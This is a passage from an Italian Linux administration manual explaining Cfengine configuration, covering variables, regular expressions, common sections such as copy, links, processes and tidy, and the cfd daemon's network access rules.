Esiste anche un altro gruppo di variabili speciali, in sola lettura, definite per facilitare l'inserimento di caratteri speciali all'interno di stringhe, quando non è possibile fare altrimenti. Queste variabili sono elencate nella tabella 399.22.

Tabella 399.22. Variabili interne per la rappresentazione di caratteri speciali.

Variabile	Descrizione
`cr`	Ritorno a carrello: <*CR*>.
`dblquote`	Apici doppi: '`"`'.
`dollar`	Dollaro: '`$`'.
`lf`	Avanzamento di riga: <*LF*>.
`n`	Codice di interruzione di riga secondo l'architettura.
`quote`	Apice singolo: '`'`'.
`space`	Spazio singolo: <*SP*>.
`tab`	Tabulazione: <*TAB*>.

Le stringhe sono delimitate indifferentemente attraverso apici doppi e singoli, potendo usare anche gli apici singoli inversi. In pratica, si possono usare le forme seguenti:

```
"stringa"
'stringa'
`stringa`
```

Il significato è lo stesso e l'espansione delle variabili avviene in tutti i casi nello stesso modo. Disponendo di diversi tipi di delimitatori, è più facile includere questi simboli nelle stringhe stesse. In questo senso va considerato il fatto che non esistono sequenze di escape; al massimo si possono usare le variabili predefinite per la rappresentazione di caratteri particolari.

Le stringhe sono utilizzabili solo in contesti particolari, precisamente la definizione di valori da assegnare a una variabile dichiarata nella sezione '**`control`**' e i comandi di shell nella sezione '**`shellcommands`**' (che non è ancora stata mostrata).

399.4.1 Elenchi

Le variabili possono essere intese come contenenti un elenco di sottostringhe. In questi casi, la loro espansione può richiedere una valutazione ulteriore. Tutto ha inizio dalla variabile interna '**`split`**', che normalmente contiene il carattere '**`:`**'. In questo senso, si osservi l'esempio seguente:

```
control:
    actionsequence = ( tidy )
    elenco = ( "primo:secondo:terzo" )

tidy:
    /var/tmp/$(elenco) pattern=* age=0
```

Assegnando alla variabile '**`elenco`**' la stringa '**`primo:secondo:terzo`**', si ottiene l'indicazione di un elenco di tre sottostringhe: '**`primo`**', '**`secondo`**' e '**`terzo`**'. A questo punto, la direttiva contenuta nella sezione '**`tidy`**', si traduce nella cancellazione dei file '`/var/tmp/primo`', '`/var/tmp/secondo`' e '`/var/tmp/terzo`'. Volendo cambiare il simbolo di separazione delle sottostringhe si agisce nella variabile '**`split`**', come si vede nell'esempio seguente, che ottiene lo stesso risultato.

```
control:
    actionsequence = ( tidy )
    split = ( " " )
    elenco = ( "primo secondo terzo" )

tidy:
    /var/tmp/$(elenco) pattern=* age=0
```

Naturalmente, si può ottenere l'espansione di variabili del genere solo nei contesti in cui questo può avere significato.

399.5 Espressioni regolari

In contesti ben determinati, si possono indicare delle espressioni regolari. Cfengine utilizza le espressioni regolari ERE secondo le convenzioni GNU. Sono disponibili gli operatori riassunti nella tabella 399.25.

Tabella 399.25. Elenco degli operatori delle espressioni regolari.

<table>
<tr><th>Operatore</th><th>Descrizione</th></tr>
<tr><td>\</td><td>Protegge il carattere seguente da un’interpretazione diversa da quella letterale.</td></tr>
<tr><td>^</td><td>Ancora dell’inizio di una stringa.</td></tr>
<tr><td>.</td><td>Corrisponde a un carattere qualunque.</td></tr>
<tr><td>$</td><td>Ancora della fine di una stringa.</td></tr>
<tr><td>|</td><td>Indica due possibilità alternative alla sua sinistra e alla sua destra.</td></tr>
<tr><td>( )</td><td>Definiscono un raggruppamento.</td></tr>
<tr><td>[ ]</td><td>Definiscono un’espressione tra parentesi quadre.</td></tr>
<tr><td>[xy...]</td><td>Un elenco di caratteri alternativi.</td></tr>
<tr><td>[x-y]</td><td>Un intervallo di caratteri alternativi.</td></tr>
<tr><td>[^...]</td><td>I caratteri che non appartengono all’insieme.</td></tr>
<tr><td>x*</td><td>Nessuna o più volte x. Equivalente a ‘x{0,}’.</td></tr>
<tr><td>x?</td><td>Nessuna o al massimo una volta x. Equivalente a ‘x{0,1}’.</td></tr>
<tr><td>x+</td><td>Una o più volte x. Equivalente a ‘x{1,}’.</td></tr>
<tr><td>x{n}</td><td>Esattamente n volte x.</td></tr>
<tr><td>x{n,}</td><td>Almeno n volte x.</td></tr>
<tr><td>x{n,m}</td><td>Da n a m volte x.</td></tr>
<tr><td>\b</td><td>La stringa nulla all’inizio o alla fine di una parola.</td></tr>
<tr><td>\B</td><td>La stringa nulla interna a una parola.</td></tr>
<tr><td>\<</td><td>La stringa nulla all’inizio di una parola.</td></tr>
<tr><td>\></td><td>La stringa nulla alla fine di una parola.</td></tr>
<tr><td>\w</td><td>Un carattere di una parola, praticamente ‘[[:alnum:]_]’.</td></tr>
<tr><td>\W</td><td>L’opposto di ‘\w’, praticamente ‘[^[:alnum:]_]’.</td></tr>
</table>

Le espressioni regolari GNU includono anche le classi di caratteri (nella forma '[:*nome*:]', come prescrive lo standard POSIX, mentre mancano i simboli di collazione e le classi di equivalenza. Per un discorso generale sulle espressioni regolari, si veda anche il capitolo 664.

[1] **CFengine** GNU GPL

Cfengine: sezioni di uso comune

Una volta compresa a grandi linee l'impostazione della configurazione di Cfengine, bisogna entrare nell'analisi specifica di ogni sezione che si voglia prendere in considerazione, dal momento che ognuna può avere le sue caratteristiche e le sue direttive specifiche. In questo capitolo si descrivono solo alcune sezioni tipiche, in modo superficiale, allo scopo di consentire un utilizzo elementare di Cfengine.

Si osservi che in generale non conta l'ordine in cui sono indicate le sezioni e le direttive all'interno delle sezioni; inoltre, le direttive possono utilizzare più righe senza bisogno di simboli di continuazione.

400.1 Permessi e proprietà

In più sezioni differenti si usano delle direttive che contengono opzioni con lo stesso nome e con lo stesso significato. Si tratta in particolare di quelle opzioni che definiscono le caratteristiche dei permessi e delle proprietà di file e directory. È il caso di mostrare queste opzioni una volta sola per tutte:

`mode=`***modalità***

`owner=`***utente_proprietario***

`group=`***gruppo_proprietario***

La modalità è un numero ottale oppure una stringa di permessi. La stringa di permessi può essere espressa come avviene con il comando '**`chmod`**'. Si osservino gli esempi seguenti.

Opzione	Descrizione
`mode=0775`	Imposta la modalità 0775_8 in modo preciso.
`mode=u+rwx`	Assegna sicuramente all'utente proprietario i permessi di lettura, scrittura ed esecuzione (o attraversamento).
`mode=o-rwx`	Toglie agli utenti diversi dall'utente proprietario e dal gruppo proprietario qualunque permesso di accesso.
`user=root` `group=root`	Stabilisce che l'utente e il gruppo proprietario deve essere '**`root`**', ammesso che Cfengine stia funzionando con i privilegi necessari per poter modificare la proprietà di file e directory.

400.2 Sezione «control»

La sezione '**`control`**' è quella fondamentale di ogni configurazione di Cfengine, dal momento che è attraverso questa, assieme alla direttiva '**`actionsequence`**', che si stabilisce l'utilizzo e l'ordine delle altre sezioni. In generale, la sintassi specifica di questa sezione è la seguente:

```
control:
      [espressione_classe::]
          nome = ( valore... )
          ...
      ...
      ...
```

È essenziale che, nelle direttive di assegnamento tipiche di questa sezione, le parentesi tonde siano spaziate sia all'interno che all'esterno.

400.2.1 Impostazione delle variabili

In questa sezione si dichiarano le variabili e si impostano quelle predefinite che richiedono un intervento. L'esempio seguente definisce la variabile predefinita '**`domain`**':

```
control:
    ...
    domain = ( brot.dg )
    ...
```

400.2.2 Direttiva «actionsequence»

Al nome '**`actionsequence`**' viene assegnato l'elenco di nomi di sezioni e di altre azioni da eseguire, in base all'ordine in cui si trovano in questo elenco:

```
control:
    ...
    actionsequence = ( azione_1 azione_2... )
    ...
```

A livello di utilizzo elementare, si fa riferimento sempre solo a nomi di sezione, mentre sono previsti altri nomi che identificano azioni particolari che non fanno capo a una sezione.

400.2.3 Direttiva «addclasses»

La direttiva '**addclasses**' è utilizzata per creare delle classi fittizie aggiuntive. L'esempio seguente aggiunge le classi '**bianco**' e '**nero**':

```
control:
    ...
    addclasses = ( bianco nero )
    ...
```

Si possono aggiungere delle classi anche con l'opzione '**-D*nome***' e si possono eliminare delle classi con l'opzione '**-N*nome***'.

400.3 Sezione «classes» o «groups»

La sezione '**classes**', ovvero anche '**groups**', è un po' anomala nella logica di Cfengine, dal momento che non rappresenta un'azione vera e propria, ma la dichiarazione di un raggruppamento di classi. Intuitivamente si comprende che questa cosa dovrebbe essere compito della sezione '**control**'. In effetti, questa sezione viene presa in considerazione comunque e non va annotata nella direttiva '**actionsequence**' della sezione '**control**'. La sintassi della dichiarazione di una classe nell'ambito di questa sezione, può essere di tre tipi:

```
classes:|groups:
    ...
    gruppo_di_classi = ( classe_1 classe_2... )
    ...
```

```
classes:|groups:
    ...
    classe = ( +dominio_nis )
    ...
```

```
classes:|groups:
    ...
    classe = ( "comando_di_shell" )
    ...
```

Nel primo caso si crea una classe che riproduce la somma di quelle indicate tra parentesi; nel secondo si ha una classe che rappresenta l'insieme degli elaboratori appartenenti al dominio NIS indicato; nel terzo si ottiene una classe se il comando indicato (delimitato tra virgolette) termina con successo, ovvero restituisce *Vero*.

400.4 Sezione «copy»

La sezione '**`copy`**' serve a copiare file nell'ambito dello stesso file system, oppure tra elaboratori differenti, attraverso il demone '**`cfd`**'. La copia viene fatta preparando prima un file con estensione '`.cfnew`', che alla fine viene rinominato nel modo previsto. Questa accortezza serve nella copia tra elaboratori, per evitare il danneggiamento dei file nel caso di interruzione della comunicazione nella rete. Salvo diversa indicazione, quando viene rimpiazzato un file attraverso la copia, quello vecchio viene conservato temporaneamente aggiungendogli l'estensione '`.cfsaved`'.

```
copy:
    [espressione_classe::]
        origine dest=destinazione [altre_opzioni]
        ...
    ...
    ...
```

Il contenuto della sezione '**`copy`**', può essere ovviamente suddiviso in classi, se ciò è utile. Alla fine, le direttive che possono essere contenute sono di un tipo solo, dove la prima informazione indica il nome del file, o il modello di file da copiare, mentre il resto sono delle opzioni nella forma '***nome*=*valore***'. Le opzioni di queste direttive sono numerose; qui ne vengono descritte solo alcune.

400.4.1 Opzione «dest»

```
dest=destinazione
```

Con questa opzione si definisce la destinazione della copia. Deve trattarsi di un oggetto dello stesso tipo dell'origine: se l'origine è un file normale, la destinazione deve essere un file normale; se l'origine è un collegamento simbolico la destinazione si riferisce a un collegamento simbolico; se l'origine è una directory, la destinazione deve essere una directory, in cui vengono copiati tutti i file che si trovano in quella originale (senza riprodurre le sottodirectory eventuali).

```
copy:
    /etc/passwd
        dest=/home/tizio/users
```

L'esempio mostra una situazione molto semplice, dove si vuole copiare il file '`/etc/passwd`' nel file '`/home/tizio/users`', oppure si vuole mantenere aggiornata la copia.

400.4.2 Opzione «recurse»

```
recurse={n_livelli|inf}
```

La copia di una directory può avvenire anche ricorsivamente, attraverso le sue sottodirectory, specificando il livello di ricorsione con questa opzione. Si assegna un numero intero, oppure la parola chiave '**inf**'. Il numero rappresenta la quantità di livelli di ricorsione da considerare, mentre la parola '**inf**' richiede espressamente una ricorsione infinita.

```
copy:
    /etc
        dest=/home/tizio/copia_etc
        recurse=1
```

L'esempio mostra la copia del contenuto della directory '`/etc/`' nella directory '`/home/tizio/copia_etc/`'. Dal momento che la ricorsione è limitata a un solo livello, si ottengono solo i file e le sottodirectory vuote (nel senso che non viene copiato anche il loro contenuto).

400.4.3 Opzione «type»

```
type={ctime|mtime|checksum|sum|byte|binary}
```

L'opzione '**type**' definisce in che modo Cfengine può determinare se il file va copiato o meno. Normalmente si fa riferimento alla data di «creazione», intesa come quella in cui vengono modificati i permessi o comunque viene cambiato inode, nel senso che solo se il file di origine ha una data più recente viene fatta la copia. Intuitivamente si comprende il senso delle parole chiave '**ctime**' e '**mtime**': la prima fa riferimento esplicito a questa data di creazione, mentre la seconda fa riferimento alla data di modifica. In alternativa, le parole chiave '**checksum**' o '**sum**' richiedono un controllo attraverso un codice di controllo (una firma MD5) per determinare se il file originale è diverso e se è richiesta la copia.

> Si osservi che nella copia tra elaboratori distinti, è l'elaboratore di destinazione che genera la firma MD5 del suo file e la invia all'elaboratore di origine per il confronto. Pertanto è nell'elaboratore di origine che avviene la comparazione delle firme e in caso di diversità avviene la trasmissione del file di origine.

Le parole chiave '**byte**' e '**binary**' richiedono un confronto completo dei file byte per byte.

```
copy:
    /etc/passwd
        dest=/home/tizio/users
        type=checksum
```

L'esempio mostra il caso della copia del file '`/etc/passwd`' nel file '`/home/tizio/users`', verificando la necessità di aggiornare la copia attraverso un codice di controllo.

400.4.4 Opzione «purge»

```
purge={true|false}
```

L'opzione '**purge**', se attivata assegnando la parola chiave '**true**', abilita l'eliminazione dei file che nell'origine non sono più presenti.

```
copy:
    /etc
        dest=/home/tizio/copia_etc
        recurse=inf
        purge=true
```

L'esempio mostra la copia del contenuto della directory '/etc/' nella directory '/home/tizio/copia_etc/', con ricorsione infinita, specificando anche che nella destinazione devono essere eliminati i file e le directory che non sono più presenti nell'origine.

400.4.5 Opzione «server»

```
server=nodo_remoto
```

Questa opzione si usa quando si vuole copiare un file remoto; per la precisione, serve a specificare che l'origine si trova presso un altro elaboratore. Per riuscire a copiare attraverso elaboratori, è necessario che il nodo servente sia stato predisposto con il demone '**cfd**'; inoltre, è necessario specificare la variabile '**domain**' nella sezione di controllo ('**control**').

400.5 Sezione «directories»

```
directories:
    [espressione_classe::]
        directory  [opzioni]
        ...
    ...
    ...
```

Le direttive della sezione '**directories**' servono a richiedere la presenza di directory determinate, specificando eventualmente le caratteristiche necessarie. Se le directory in questione mancano, vengono create; se le caratteristiche non corrispondono, queste vengono modificate.

Le opzioni più importanti sono quelle che definiscono i permessi e la proprietà, come descritto nella sezione 400.1.

```
directories:
    /           mode=0755 owner=root group=root
    /etc        mode=0755 owner=root group=root
    /bin        mode=0755 owner=root group=root
    /dev        mode=0755 owner=root group=root
    /sbin       mode=0755 owner=root group=root
    /lib        mode=0755 owner=root group=root
    /usr        mode=0755 owner=root group=root
    /tmp        mode=1777 owner=root group=root
```

L'esempio mostra una serie di direttive della sezione '**`directories`**' con lo scopo di salvaguardare la presenza, i permessi e la proprietà di alcune directory importanti.

400.6 Sezione «disable»

```
disable:
    [espressione_classe::]
        file [opzioni]
        ...
    ...
    ...
```

La sezione '**`disable`**' serve a elencare un gruppo di file che si vogliono «disabilitare». L'idea è che questi file non devono essere presenti, ma non si vogliono nemmeno cancellare. In pratica, se vengono trovati, si aggiunge loro l'estensione '`.cfdisabled`'.

```
disable:
    /etc/hosts.equiv
```

L'esempio mostra una situazione tipica, in cui si vuole evitare che esista il file '`/etc/hosts.equiv`', pur lasciando la possibilità di verificare il suo contenuto originale.

400.6.1 Opzione «rotate»

```
rotate={n|empty}
```

Eccezionalmente, se si utilizza l'opzione '**`rotate`**', si fa riferimento implicitamente a file di registrazioni (*log*), che conviene spezzare periodicamente. Assegnando un numero intero all'opzione, si specifica la quantità di livelli da conservare. Per esempio, assegnando il valore '**`2`**', si fa in modo che il file venga rinominato aggiungendo l'estensione '`.1`', mentre un eventuale file preesistente con lo stesso nome verrebbe rinominato sostituendo l'estensione '`.1`' con '`.2`'.

Se si assegna la parola chiave '**`empty`**', non si salvano le versioni precedenti, annullando semplicemente il contenuto del file.

```
disable:
    /var/log/wtmp rotate=7
```

L'esempio mostra la richiesta di mettere da parte il file '`/var/log/wtmp`', in modo da ricominciare con un file vuoto, mantenendo sette copie precedenti, da '`/var/log/wtmp.1`' a '`/var/log/wtmp.7`'.

400.7 Sezione «files»

```
files:
    [espressione_classe::]
        file [opzioni]
        ...
    ...
    ...
```

Le direttive della sezione '**`files`**' servono a richiedere la presenza di file determinati, specificando eventualmente le caratteristiche necessarie. Se i file in questione mancano, vengono creati (vuoti); se le caratteristiche non corrispondono, queste vengono modificate per quanto possibile.

Le opzioni più importanti sono quelle che definiscono i permessi e la proprietà, come descritto nella sezione 400.1. Tuttavia è importante anche la possibilità di controllare che i file in questione non siano stati modificati.

400.7.1 Opzione «checksum»

```
checksum=md5
```

L'opzione '**`checksum`**' (a cui può essere assegnato solo il valore '**`md5`**') consente di richiedere la verifica dei file attraverso un codice di controllo. Inizialmente, questo codice di controllo deve essere accumulato da qualche parte e precisamente si tratta del file dichiarato nella variabile '**`checksumdatabase`**' nella sezione di controllo ('**`control`**').

400.7.2 Opzione «recurse»

```
recurse={n_livelli|inf}
```

Anche se si sta facendo riferimento principalmente a file, è consentito indicare directory intere, specificando il livello di ricorsione attraverso l'opzione '**`recurse`**', già descritta in precedenza.

La sezione '**`files`**' è orientata ai file. Tuttavia, se si richiede l'impostazione di permessi specifici, questi potrebbero interferire con quelli delle directory, nel momento in cui si fa riferimento a queste. Per risolvere il problema, Cfengine aggiunge i permessi di attraversamento necessari alle directory.

400.8 Sezione «links»

```
links:
    [espressione_classe::]
        collegamento {-|+}>[!] oggetto_originale [opzioni]
        ...
    ...
    ...
```

La sezione '**links**' serve per creare, aggiornare e sistemare dei collegamenti simbolici. In generale si distingue tra collegamenti singoli o collegamenti multipli. La differenza sta nell'uso dell'operatore '**->**' oppure '**+>**'.

I collegamenti singoli riguardano un solo collegamento simbolico. Se il collegamento esiste già, viene verificato che corrisponda a quanto descritto nella direttiva, altrimenti si ottiene una segnalazione di errore.

```
/usr/local      -> /mia_dir/usr/local
```

L'esempio mostra una direttiva in cui si vuole che sia creato e mantenuto il collegamento simbolico '`/usr/local`', che deve puntare alla directory reale '`/mia_dir/usr/local/`'.

Se il collegamento simbolico esiste già ma non corrisponde, oppure si tratta di un file, si può imporre la sua correzione con l'aggiunta del punto esclamativo:

```
/usr/local      ->! /mia_dir/usr/local
```

In tal caso, se '`/usr/local`' fosse un file, il suo nome verrebbe modificato in '`/usr/local.cfsaved`' e il collegamento potrebbe così essere sistemato.

I collegamenti multipli si fanno indicando una directory di destinazione e una directory di origine, come nell'esempio seguente:

```
/usr/local/bin  +> /mia_dir/usr/local/bin
```

In questi casi si vogliono generare nella directory '`/usr/local/bin/`' tanti collegamenti simbolici quanti sono i file nella directory '`/mia_dir/usr/local/bin/`'.

Anche nel caso di collegamenti multipli si può usare il punto esclamativo per richiedere la correzione necessaria al completamento dell'operazione.

> In generale, non vengono eliminati i collegamenti riferiti a file o directory non più esistenti. Per ottenere questo risultato, che potrebbe essere particolarmente utile in presenza di collegamenti multipli, occorre usare l'opzione '**-L**' nella riga di comando dell'eseguibile '**cfengine**'.

> La creazione di un collegamento simbolico può richiedere la creazione delle directory che lo precedono. In condizioni normali ciò avviene automaticamente, senza bisogno di preoccuparsene.

400.8.1 Opzione «type»

```
type={hard|relative|absolute}
```

La sezione '**links**' è pensata fondamentalmente per gestire collegamenti simbolici. Tuttavia, con questa opzione è possibile richiedere la creazione di collegamenti fisici, oltre alla possibilità di specificare il tipo di collegamento simbolico che si vuole ottenere: assoluto o relativo.

Indipendentemente dalle possibilità del sistema operativo, Cfengine non può creare dei collegamenti fisici che puntano a directory.

400.8.2 Opzione «recurse»

```
recurse={n_livelli|inf}
```

Dal momento che è consentita la generazione di collegamenti multipli, diventa opportuna la possibilità di specificare il livello di ricorsione attraverso l'opzione '**recurse**', già descritta in precedenza.

400.9 Sezione «processes»

```
processes:
    [espressione_classe::]
        "espressione_regolare"  [opzioni]
        ...
    ...
    ...
```

La sezione '**processes**' serve a individuare dei processi in funzione, attraverso un'analisi di quanto restituito dal comando '**ps**' del sistema operativo. Lo scopo può essere di due tipi: inviare un segnale al processo o ai processi individuati, oppure eseguire un comando per riavviarli se questi risultano mancanti.

Si deve osservare che ogni direttiva individua uno o più processi in base a un'espressione regolare, delimitata tra virgolette. In tal modo si può fare riferimento a tutto ciò che appare nel rapporto generato dal comando '**ps**', non soltanto il nome del processo. Tuttavia, ciò significa anche che occorre predisporre bene queste espressioni regolari, per non incorrere in errori.

400.9.1 Opzione «signal»

```
signal=nome_del_segnale
```

attraverso l'opzione '**signal**' si richiede espressamente l'invio del segnale specificato. In mancanza di questa, non si invia alcun segnale. Il nome da assegnare dipende dal sistema operativo utilizzato, anche se in generale si tratta di nomi abbastanza standardizzati.

```
processes:
    "inetd" signal=hup
```

L'esempio mostra il caso in cui si cerchi il processo individuato dalla stringa '**inetd**', per inviargli il segnale SIGHUP.

400.9.2 Opzione «restart»

```
restart "comando_di_shell"
```

Se non si trova una corrispondenza con l'espressione regolare indicata, si può ottenere l'avvio di un comando che presumibilmente serve ad avviare il processo relativo. Per questo si utilizza l'opzione '**restart**' che, come si vede dal modello sintattico, **non utilizza** il simbolo '**=**' per l'assegnamento.

400.9.3 Opzione «matches»

```
matches=[>|<]n
```

È possibile individuare una quantità di processi che corrispondono all'espressione regolare di partenza, definendo la quantità attesa. Se si usano gli operatori '**<**' e '**>**', ci si aspettano più di ***n*** processi, o meno di ***n*** processi, perché la condizione si avveri. Diversamente si attendono esattamente ***n*** processi.

Di solito, questa opzione si abbina soltanto alla richiesta di un avvertimento, attraverso l'opzione '**action=warn**'.

```
processes:
    "telnetd" matches=<7 action=warn
```

Questo esempio mostra il caso in cui si voglia essere avvisati se si trovano sette o più processi corrispondenti alla stringa '**telnetd**'.

Può sembrare strana l'interpretazione dei simboli '**>**' e '**<**'. In realtà si deve vedere la cosa dal lato opposto: con '**>**' ci si aspetta che i processi siano meno della quantità indicata, perché non debba essere eseguita l'azione; nello stesso modo, con '**<**' ci si aspetta che i processi siano di più di quanto indicato perché l'azione non sia eseguita.

400.9.4 Opzione «action»

```
action={signal|do|warn}
```

L'opzione '**action**' stabilisce il da farsi, quando si verificano le condizioni richieste per intervenire. Le parole chiave '**signal**' o '**do**' richiedono espressamente l'invio del segnale stabilito con l'opzione '**signal**'; la parola chiave '**warn**' richiede solo una segnalazione di avvertimento.

400.10 Sezione «shellcommands»

```
shellcommands:
    [espressione_classe::]
        "comando"  [opzioni]
        ...
    ...
    ...
```

La sezione '**shellcommands**' serve a inserire dei comandi di shell, debitamente delimitati tra virgolette. Di solito, non si utilizzano le opzioni, anche se in situazioni particolari possono essere utili.

400.11 Sezione «tidy»

```
tidy:
    [espressione_classe::]
        directory pattern=modello  [altre_opzioni]
        ...
    ...
    ...
```

La sezione '**tidy**' è fatta per eliminare dei file non desiderati. Come si può osservare dal modello sintattico, le direttive iniziano dalla definizione di una directory di partenza, per cui diventa necessario specificare i file da eliminare attraverso un modello con l'opzione '**pattern**'.

400.11.1 Opzione «pattern»

```
pattern=modello
```

Attraverso l'opzione '**pattern**' si specifica il file o i file da prendere in considerazione nella directory di partenza. Il modello si può realizzare utilizzando i soliti simboli speciali, '*' e '?', con il significato consueto: qualunque stringa, oppure un solo carattere.

400.11.2 Opzione «recurse»

```
recurse={n_livelli|inf}
```

È consentita la cancellazione di file anche attraverso le sottodirectory, utilizzando l'opzione '**recurse**', come già è stato mostrato in precedenza.

400.11.3 Opzione «age»

```
age=n_giorni
```

L'opzione '**age**' consente di specificare quanto tempo devono avere i file per poter essere cancellati. Se il tempo è stato raggiunto o superato, si ottiene la cancellazione. Questo tempo si riferisce in modo predefinito alla data di accesso, ma può essere cambiato con l'opzione '**type**'.

```
tidy:
    /tmp      pattern=*  recurse=inf  age=1
    /var/tmp  pattern=*  recurse=inf  age=7
```

L'esempio mostra un caso molto semplice, in cui si vuole ripulire il contenuto delle directory '`/tmp/`' e '`/var/tmp/`', per i file che sono vecchi rispettivamente un giorno e sette giorni.

400.11.4 Opzione «type»

```
type=[ctime|mtime|atime]
```

La vecchiaia di un file può essere valutata in base alla data di «creazione», intesa come cambiamento di inode, di modifica o di accesso, assegnando rispettivamente le parole chiave '**ctime**', '**mtime**' o '**atime**' all'opzione '**type**'. Questo serve per stabilire il modo corretto di interpretazione del valore assegnato all'opzione '**age**'.

400.11.5 Opzione «rmdirs»

```
rmdirs=[true|false|all|sub]
```

In condizioni normali, non si ottiene la cancellazione delle directory. Per questo, occorre usare l'opzione '**rmdirs**', a cui si assegnano le parole chiave che si vedono nel modello sintattico. In condizioni normali, è come se fosse assegnata la parola chiave '**false**', che impedisce la cancellazione. Se si richiede la cancellazione, si elimina anche la directory di partenza, corrispondente al modello richiesto. Al contrario, assegnando la parola chiave '**sub**', si preserva la directory di partenza.

Capitolo 401

Cfengine attraverso la rete

Cfengine consente anche un utilizzo attraverso la rete, per mezzo del demone '**cfd**', che viene avviato nell'elaboratore che offre il proprio servizio.

L'utilizzo più semplice di questa possibilità di Cfengine sta nella copia di file attraverso la rete, per sincronizzare gli elaboratori clienti. Per la precisione, questo particolare è l'unica cosa che viene mostrata qui, in questo capitolo.

401.1 Configurazione e avvio del demone

Il servizio relativo al demone '**cfd**' prevede l'accesso alla porta TCP 5 308, che pertanto non è privilegiata e consente l'avvio del demone anche senza i privilegi dell'utente '**root**', se questo può essere utile per qualche motivo. Nel file '/etc/services' dovrebbe esserci pertanto una riga simile a quella seguente:

```
cfengine        5308/tcp
```

Per funzionare, il demone '**cfd**' richiede la presenza del file 'cfd.conf', nella directory corrente nel momento dell'avvio del demone, che ha una struttura simile a quella di 'cfengine.conf'.

Oltre a questo file essenziale, occorre tenere presente che il demone tiene in considerazione anche il contenuto dei file '/etc/hosts.allow' e '/etc/hosts.deny', per controllare gli accessi.

Una volta predisposto il sistema di configurazione, basta avviare il demone '**cfd**', con i privilegi dell'utente '**root**', se necessario, oppure con i privilegi di un utente comune.

cfd [*Invio*]

Alcune opzioni del demone '**cfd**' sono molto utili per consentire l'analisi del file di configurazione e per poter tenere sotto controllo ciò che avviene effettivamente durante la connessione. Queste opzioni sono riepilogate nella tabella 401.2.

Tabella 401.2. Elenco delle opzioni essenziali di '**cfd**'.

Opzione	Descrizione
-h --help	Elenca brevemente le opzioni disponibili.
-d --debug	Rimane in primo piano e mostra ciò che accade.
-v --verbose	Mostra informazioni dettagliate.
-p --parse-only	Si limita a scandire il file di configurazione.

Può essere interessante il controllo della configurazione attraverso l'opzione '**-p**', unita opportunamente all'opzione '**-v**'. Inoltre, per verificare le connessioni, soprattutto alla ricerca delle motivazioni per cui qualcosa non funziona come si vorrebbe, conviene utilizzare l'opzione '**-d**', sempre in combinazione con '**-v**'.

`#` **`cfd -d -v`** [*Invio*]

401.1.1 Configurazione essenziale di «cfd.conf»

Il file '`cfd.conf`' ha una vaga somiglianza con il file di configurazione di un cliente normale di Cfengine. In particolare, ci sono le sezioni e possono essere presenti le classi, solo che hanno valore esclusivamente nei confronti dell'elaboratore in cui si trova a funzionare il demone.

Generalmente, è probabile che non si faccia uso di classi in un file '`cfg.conf`' e qui non si mostrano esempi in tal senso. La sintassi semplificata ed essenziale di questo file, viene mostrata dal modello seguente. Si tenga presente che non vengono mostrate tutte le direttive, ma solo quelle che devono essere conosciute necessariamente.

```
control:
    [domain = ( dominio )]
    [maxconnections = ( numero_massimo_di_connessioni_indipendenti )]
    [allowconnectionsfrom = ( numero_ip [numero_ip]... )]
    [denyconnectionsfrom = ( numero_ip [numero_ip]... )]
    [allowmultipleconnectionsfrom = ( numero_ip [numero_ip]... )]
    [logallconnections = ( true|false )]

admit:|grant:
    file_o_directory          nodi_indicati_con_caratteri_jolly
    ...

deny:
    file_o_directory          nodi_indicati_con_caratteri_jolly
    ...
```

Si può osservare la presenza di una sezione di controllo, simile a quella dei clienti Cfengine. Questa sezione può anche risultare vuota.

Le sezioni '**admit**' (o '**grant**') e '**deny**', permettono di stabilire l'accessibilità di file e di directory, a degli elaboratori identificati per nome, anche in modo parziale attraverso caratteri jolly. Si intende che la sezione '**admit**' o '**grant**' serva a elencare i file e le directory accessibili, mentre la sezione '**deny**' serve a escludere successivamente parte di quanto precedentemente concesso.

Nella sezione di controllo, le direttive '**maxconnections**', '**allowconnectionsfrom**', '**denyconnectionsfrom**' e '**allowmultipleconnectionsfrom**', limitano o concedono gli accessi attraverso l'indicazione di un elenco di indirizzi IP. In generale, questo può essere un mezzo ulteriore di controllo di sicurezza per gli accessi, dal momento che spesso è sufficiente l'uso delle sezioni '**admit**' e '**deny**'. In particolare, ogni cliente Cfengine che accede, ha la possibilità di aprire una sola connessione, mentre con la diretti-

va '**allowmultipleconnectionsfrom**' è possibile autorizzare un accesso multiplo agli indirizzi indicati.

L'uso delle altre direttive indicato dovrebbe essere intuitivo; inoltre, nella sezione di controllo è possibile dichiarare delle variabili, nello stesso modo della configurazione dei clienti Cfengine.

È importante ricordare che i percorsi di cui si concede l'accesso, devono essere reali, perché i collegamenti simbolici non vengono presi in considerazione. Questo tipo di errore lo si può individuare utilizzando l'opzione '**-d**' quando si avvia '**cfd**'.

A titolo di esempio viene mostrato un caso molto semplice di configurazione, in cui si concede l'accesso alle directory '`/usr/local/file_pubblici1/`' e '`/usr/local/file_pubblici2/`', creando appositamente due variabili per semplificarne l'indicazione; inoltre si concede l'accesso anche ai file '`/etc/passwd`' e '`/etc/group`'. Per la precisione, la directory '`/usr/local/file_pubblici1/`' risulta accessibile a tutti, mentre '`/usr/local/file_pubblici2/`' è accessibile solo ai domini *`*.brot.dg`* e *`*.mehl.dg`*; inoltre, i due file '`/etc/passwd`' e '`/etc/group`' sono accessibili esclusivamente dal dominio *`*.brot.dg`*. Infine, per qualche motivo, si esclude l'accesso alla directory '`/usr/local/file_pubblici2/particolare/`' al dominio *`*.mehl.dg`*. Ogni cliente può aprire una sola connessione e sono consentiti un massimo di 10 accessi simultanei.

```
control:
    pubblici1 = ( /usr/local/file_pubblici1 )
    pubblici2 = ( /usr/local/file_pubblici2 )
    maxconnections = ( 10 )

admit:
    $(pubblici1) *
    $(pubblici2) *.brot.dg *.mehl.dg
    /etc/passwd  *.brot.dg
    /etc/group   *.brot.dg

deny:
    $(pubblici2)/particolare *.mehl.dg
```

401.2 Filosofia del sistema di distribuzione di Cfengine

È il caso di osservare che, contrariamente a Rsync (capitolo 351), il cliente Cfengine contatta il servente per ottenere qualcosa e non per inviare lì un file.

Quando la trasmissione di un file è sottoposta al confronto di un codice di controllo, è il cliente Cfengine che invia il suo codice di controllo al servente, il quale verifica la necessità o meno di trasmettere il file aggiornato.

Parte lxviii

Riservatezza e certificazione delle comunicazioni

Capitolo 402

Introduzione ai problemi legati alla crittografia e alla firma elettronica

